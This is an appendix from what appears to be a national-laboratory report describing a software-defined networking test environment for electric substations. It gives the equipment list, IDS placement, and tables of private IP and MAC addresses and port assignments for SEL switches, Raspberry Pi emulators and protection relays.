


Figure A-3. Generic WAN Connections Overview




Figure A-4. SDN Logical In-Band Controller




Figure A-5. SDN Logical Out-of-Band Controller

A.2 SDN4EDS Test Network Configuration

A high-level overview of the SDN4EDS test environment is illustrated in Figure A-6. It is logically separated from the PNNL campus network. This diagram shows the SDN test network environment in the lower right section of the drawing, along with connections to PNNL's corporate network in the upper right section of the drawing, and the location of the Red Team test equipment in the left section of the diagram.

More detailed diagrams showing the equipment configured as part of the SDN test network are shown in Figure A-7 and Figure A-8. Figure A-7 shows the configuration of an example substation network containing a mixture of real and simulated substation equipment connected to a set of five Schweitzer Engineering Laboratories, Inc.(SEL) 2740S SDN switches. The diagram in Figure A-8 shows a simulated control center environment, in this configuration with direct Ethernet SDN connections to the substation network. This control center network would typically contain an energy management system or a supervisory control and data acquisition (SCADA) system for controlling the substation, and contains the SDN Flow Controller, the interface to the SD-WAN environment that provides a simulated DER generator communicating back to the SDN test environment using DNP3, and the connection to the corporate network.

Figure 11-8 and Figure 11-9 show how the Binary Armor and Suricata IDS were installed into the environment. Outbound traffic flows from the DNP3 master station first through the Suricata IDS, then to the Binary Armor IDS, and finally to the DNP3 out station. Traffic from the DNP3 out station flows first to the Binary Armor IDS, then to the Suricata IDS, and finally going to the DNP3 master station.

Figure A-9 shows the SD-WAN network that was used to connect the test environment at the PNNL lab campus in Richland, WA to a simulated DNP3 outstation located at the National Renewable Energy Laboratory (NREL) campus in Golden, Colorado.

The substation environment also contains an out-of-band network (not shown in the figure) that was installed due to the restrictions placed on in-person laboratory access during the COVID-19 pandemic. This network allows access to primarily the Raspberry Pi devices in the event that inadvertent SDN mis-configurations prevented access to those devices and provides unrestricted access so that they can be reconfigured or reset remotely. This network would not be present in a real environment but was useful in the test environment to troubleshoot configurations.




Figure A-6. SDN4EDS Laboratory Environment - 1




Figure A-7. SDN4EDS Laboratory Environment - 2




Figure A-8. SDN4EDS Laboratory Environment - 3




Figure A-9. WAN connection to NREL

A.3 Test Environment Equipment Configuration

This section describes the configuration of various components of the SDN test environment, which consists of the LAN network fabric (i.e., the SDN, converged, and traditional network environments) and various enclaves containing management and end-devices.

The equipment in the test environment includes the following:

- Six SEL 2740S SDN Ethernet data plane network switches
- Three Cisco Systems Inc. 3750 Ethernet network switches (two traditional data plane and one SDN control plane)
- Sixteen Raspberry Pi single board computers (SBC) used to emulate OT protocol traffic
- One SEL 401 IEC 61850 capable Protection, Automation, and Control Merging Unit
- One SEL 421-7 IEC 61850 capable Protection, Automation, and Control System (Relay)
- Three SEL 751 Feeder Protection Relays
- One SEL-2488 Satellite-Synchronized Network Clock

- One Intel®-based computer with a set of VM emulating components of the Operations Technology infrastructure
- One Microsoft Windows VM running SEL 5056 SDN Flow Controller software
- One Ubuntu VM running as a syslog server.
- One Allied Telesis AT-IE210L-10GP-60 SDN Switch
- Three Juniper routers (two local, one remote) forming the SD-WAN environment.

Table A-1 provides a summary of the equipment, function, and IP addresses used in the SDN4EDS Laboratory Environment.

Abbreviations used in the table are:

DNP3	Distributed Network Protocol Version 3
GOOSE	IEC 61850 Generic Object-Oriented Substation Event
IEC	International Electrotechnical Commission
IP	internet protocol
MAC	media access control
NTP	Network Time Protocol
PNNL	Pacific Northwest National Laboratory
PTP	Precision Time Protocol (also known as IEEE 1588)
RTU	Remote Terminal Unit
SAT	Situational Awareness Tool
SDN	Software-defined Network
SD-WAN	Software-defined Wide Area Network
SEL	Schweitzer Engineering Laboratories, Inc.
SSI	Spectrum Solutions, Inc.
SV	IEC 61850 Sampled Values
UDP	Universal Datagram Protocol
WAN	Wide Area Network

Table A-1. SDN Environment Summary

Equipment	Function	IP Address
SEL 2740S Switch #1	SDN Mesh Fabric (substation)	192.168.11.2
SEL 2740S Switch #2	SDN Mesh Fabric (substation)	192.168.11.3
SEL 2740S Switch #3	SDN Mesh Fabric (substation)	192.168.11.4
SEL 2740S Switch #4	SDN Mesh Fabric (substation)	192.168.11.5
SEL 2740S Switch #5	SDN Mesh Fabric (substation)	192.168.11.6
SEL 2740S Switch #CC	SDN “Control Center” switch	192.168.11.1
CISCO 3750 Switch	Traditional Network	n/a L2
Allied Telesis Switch	Third-party SDN switch	
Juniper Router #1	SD-WAN local access #1	192.168.1.250
Juniper Router #2	SD-WAN local access #2	192.168.1.251
Juniper Router Remote	SD-WAN remote access	10.1.1.2
VMware ESXi Host	Linux and Windows computers for SDN Controller, node simulation, and miscellaneous access	See Table A-10

Raspberry Pi #1	Modbus Server	192.168.1.11
Raspberry Pi #2	Modbus Server	192.168.1.12
Raspberry Pi #3	Modbus Server	192.168.1.13
Raspberry Pi #4	Modbus Master	192.168.1.14
Raspberry Pi #5	Modbus Server	192.168.1.15
Raspberry Pi #6	Modbus Server	192.168.1.16
Raspberry Pi #7	DNP3 Master	192.168.1.17
Raspberry Pi #8	DNP3 outstation	192.168.1.18
Raspberry Pi #9	Modbus Server	192.168.1.19
Raspberry Pi #10	IEC 61850 Sample Value Subscriber	192.168.1.20
Raspberry Pi #11	Raspberry Pi (General Computing)	192.168.1.21
Raspberry Pi #12	Raspberry Pi (General Computing)	192.168.1.22
Raspberry Pi #13	DNP3 Master	192.168.1.23
Raspberry Pi #14	DNP3 Master	192.168.1.24
Raspberry Pi #15	DNP3 Master	192.168.1.25
Raspberry Pi #16	DNP3 Outstation	192.168.1.26
SEL 2488 Clock (PTP) SEL 2488 Clock (NTP)	IEEE 1588 (PTP) Time Source NTP Time Server	n/a (Layer 2 device) 192.168.1.250
SEL 401 Merging Unit	IEC 61850 SV Publisher, GOOSE	192.168.1.31
SEL 421 Relay	IEC 61850 SV Subscriber, GOOSE	192.168.1.30
SEL 751 Relay #1	IEC 61850 SV Subscriber, GOOSE	192.168.1.27
SEL 751 Relay #2	IEC 61850 SV Subscriber, GOOSE	192.168.1.28
SEL 751 Relay #3	IEC 61850 SV Subscriber, GOOSE	192.168.1.29
Binary Armor	Low (WAN) side High (RTU) side Management Interface	192.168.1.18 192.168.1.17 192.168.10.100
Suricata	Low ( ) side High ( ) ide	n/a (Layer 2 device) n/a (Layer 2 device)

Additional detail on the edge devices connected to the SDN environment is shown in Figure A-7. These edge devices consist primarily of Raspberry Pi SBCs, along with several protection relays and intrusion prevention devices.

All addresses used in the test environment use “Private Internetwork” addresses as defined in RFC 1918 [Rekhter 1996] that are not accessible from the public internet.

A.3.1 SDN Network Fabric

An SDN network fabric consists of a data plane and a control plane. In this test environment, the data plane consists of the SDN switches. The control plane consists of the SDN Flow Controller, any communications between the SDN switches and the SDN Flow Controller, and any controller packets for topology management sent through the flow controller’s REST API to the network.

A syslog server collects events forwarded by the SDN Flow Controller. The SDN switches can also be configured to send events to the syslog server. The SDN Flow Controller can also collect events from the SDN switches and forward them to the syslog server if the SDN switches do not have direct access to the syslog server.

The following sections provide the configurations of the devices in the SDN network fabric.

A.3.1.1 SEL 2740S Switch #1

Manufacturer: SEL
Model: 2740S
Configuration IP Address: 172.16.2.2/255.255.0.0
Connected Ports: see Table A-2.

Table A.2. SEL 2740S Switch #1 Port Configuration

Port	IP Address	MAC Address	Function
B1(1)	n/a	0030A71D098E	PTP Clock Grandmaster
B2(2)	192.168.1.11	B827EB7BBF0F	Raspberry Pi 1 (Modbus Server)
B3(3)	192.168.1.18	B827EB4E0201	Raspberry Pi 8 (DNP3 Outstation)
B4(4)	n/a	00224DD810AA	Suricata Low Side
C1(5)			SEL 2740S Switch 5 Port B1
C2(6)	172.16.1.32	0030A71D098D	NTP Server
C3(7)	192.168.1.15	B827EBD06291	Raspberry Pi 5 (Modbus server)
C4(8)	192.168.10.4	000C29FBE92E	Binary Armor High Side
D1(9)			SEL 2740S Switch 2 Port D2
D2(10)	192.168.1.29	0030A71D0EED	SEL 751 Relay #3
D3(11)		001AEB99B325	Allied Telesis Switch Port 7
D4(12)	192.168.1.19	B827EBE7575A	Raspberry Pi 9 (Modbus Server)
E1(13)	n/a	00224DD810AB	Suricata High Side
E2(14)			
E3(15)	192.168.1.23	B827EBBF4E55	Raspberry Pi 13 (DNP3 Master)
E4(16)			SEL 2740S Switch 3 Port B1
F1(17)	192.168.1.18 192.168.10.100	000105453EBD	Binary Armor Low Side Binary Armor Management Interface
F2(18)			
F3(19)			
F4(20)			SEL 2740S Switch 4 Port C1

A.3.1.2 SEL 2740S Switch #2

Manufacturer: SEL
Model: 2740S
Configuration IP Address: 172.16.2.3/255.255.0.0
Connected Ports: see Table A.3

Table A.3. SEL 2740S Switch #2 Port Configuration

Port	IP Address	MAC Address	Function
B1(1)	192.168.1.12	B827EB4D9A1F	Raspberry Pi 2 (Modbus Server)
B2(2)			
B3(3)	192.168.1.26	B827EB60C4FB	Raspberry Pi 16 (DNP3 Outstation)
B4(4)			SEL 2740S Switch 4 Port B4
C1(5)			SEL 2740S Switch 5 Port E1
C2(6)	192.168.1.17	B827EB1E43CE	Raspberry Pi 7 (DNP3 Master)
C3(7)			
C4(8)			
D1(9)			SEL 2740S Switch 3 Port D2
D2(10)			SEL 2740S Switch 1 Port D1
D3(11)			
D4(12)	192.168.1.28	0030A71D0EB9	SEL 751 Relay #2
E1(13)	192.168.1.27	0030A71D1197	SEL 751 Relay #1
E2(14)	192.168.1.25	B827EBEFD21A	Raspberry Pi 15 (DNP3 Master)
E3(15)	192.168.1.22	B827EB25A79B	Raspberry Pi 12 (UDP traffic generation)
E4(16)			
F1(17)	192.168.1.20	B827EBDF97EF	Raspberry Pi 10 (IEC 61850 SV Subscriber)
F2(18)			
F3(19)	192.168.1.24	B827EB96ACC1	Raspberry Pi 14 (DNP3 Master)
F4(20)	192.168.1.21	B827EB038445	Raspberry Pi 11 (UDP traffic generation)

A.3.1.3 SEL 2740S Switch #3

Manufacturer: SEL
Model: 2740S
Configuration IP Address: 172.16.2.4/255.255.0.0
Connected Ports: see Table A.4

Table A.4. SEL 2740S Switch #3 Port Configuration

Port	IP Address	MAC Address	Function
B1(1)			SEL 2740S Switch 1 Port E4
B2(2)	192.168.1.13	B827EB346BA4	Raspberry Pi 3 (Modbus Server)
B3(3)	192.168.1.29	0030A71D0EEC	SEL 751 Relay #3
B4(4)			
C1(5)	192.168.1.16	B827EBD937DB	Raspberry Pi 6 (Modbus Server)
C2(6)			SEL 2740S Switch 4 Port C2
C3(7)			SEL 2740S Switch 4 Port C3
C4(8)	192.168.1.31	0030A71C2490	SEL 401 Merging Unit
D1(9)			SEL 2740S Switch 4 Port E4
D2(10)			SEL 2740S Switch 2 Port D1
D3(11)	192.168.1.28	0030A71D0EBA	SEL 751 Relay #2
D4(12)	192.168.1.27	0030A71D1198	SEL 751 Relay #1
E1(13)			
E2(14)			
E3(15)	192.168.1.31	0030A71C2490	SEL 401 Merging Unit
E4(16)	192.168.1.14	B827EB224097	Raspberry Pi 4 (Modbus Master)
F1(17)			
F2(18)			
F3(19)			
F4(20)			SEL 2740S Switch 5 Port C1

A.3.1.4 SEL 2740S Switch #4

Manufacturer: SEL
Model: 2740S
Configuration IP Address: 172.16.2.5/255.255.0.0
Connected Ports: see Table A.5

Table A.5. SEL 2740S Switch #4 Port Configuration

Port	IP Address	MAC Address	Function
B1(1)			
B2(2)			
B3(3)			
B4(4)			SEL 2740S Switch 2 Port B4
C1(5)			SEL 2740S Switch 1 Port F4
C2(6)			SEL 2740S Switch 3 Port C2
C3(7)			SEL 2740S Switch 3 Port C3
C4(8)	192.168.1.30	0030A71D08EC	SEL 421 Relay
D1(9)			SEL 2740S Switch CC Port D2
D2(10)			SEL 2740S Switch 5 Port C1
D3(11)			
D4(12)			
E1(13)			
E2(14)			
E3(15)			
E4(16)			SEL 2740S Switch 3 Port D1
F1(17)			
F2(18)			
F3(19)			
F4(20)			

A.3.1.5 SEL 2740S Switch #5

Manufacturer: SEL
Model: 2740S
Configuration IP Address: 172.16.2.6/255.255.0.0
Connected Ports: see Table A.6

Table A.6. SEL 2740S Switch #5 Port Configuration

Port	IP Address	MAC Address	Function
B1(1)			SEL 2740S Switch 1 Port C1
B2(2)			
B3(3)			
B4(4)			
C1(5)			SEL 2740S Switch 3 Port F4
C2(6)			
C3(7)			
C4(8)			
D1(9)			SEL 2740S Switch CC Port D1
D2(10)			SEL 2740S Switch 4 Port D2
D3(11)			
D4(12)			
E1(13)			SEL 2740S Switch 2 Port C1
E2(14)			
E3(15)			
E4(16)	192.168.1.51	E0DB55EADA93	Wireshark Laptop
F1(17)			
F2(18)			
F3(19)			
F4(20)			

A.3.1.6 SEL 2740S Switch CC (Control Center)

Manufacturer: SEL
Model: 2740S
Configuration IP Address: 172.16.2.1/255.255.0.0
Connected Ports: see A.7

Table A.7. SEL 2740S Switch CC (Control Center) Port Configuration

Port	IP Address	MAC Address	Function
B1(1)	192.168.10.1 192.168.10.4 192.168.1.52 192.168.1.75 192.168.10.2 192.168.1.50	000C297FA9DB 000C29FBE92E 000C29B021CA 000C29BF24D0 000C29CF416A 000C29AC4F8B	Entry connection for all VMs on ESXi that need to attach to the SDN or are part of the broader Management Plane. SDN Controller is attached on this port.
B2(2)	192.168.10.254 192.168.1.249	 000C2966712D	PFSense PNNL DNP3 Master
B3(3)			CISCO 3750 Switch
B4(4)			
C1(5)	192.168.10.2	000C29C47C56	SSI SAT Machine
C2(6)			
C3(7)			
C4(8)			
D1(9)			SEL 2740S Switch 5 Port D1
D2(10)			SEL 2740S Switch 4 Port D1
D3(11)			
D4(12)			
E1(13)			
E2(14)			
E3(15)			
E4(16)			
F1(17)			
F2(18)			
F3(19)			
F4(20)			

A.3.1.7 CISCO 3750 Switch #1

This switch is configured as the connection point between the SDN environment and a traditional switched Ethernet environment. The only node configured on this switch is the Juniper gateway used to connect the SDN LAN environment to the SD-WAN environment.

Manufacturer: CISCO
Model: 3750
Connected Ports: see Table A.8 Table A.8. Cisco 3750 Switch Port Configuration

Table A.8. Cisco 3750 Switch Port Configuration

Port	IP Address	MAC Address	Function
			SEL 2740S Switch CC Port B3
		002546F84A0E	MAC 002546F84A0E
	192.168.1.250	B8C253F092E6	Juniper Gateway

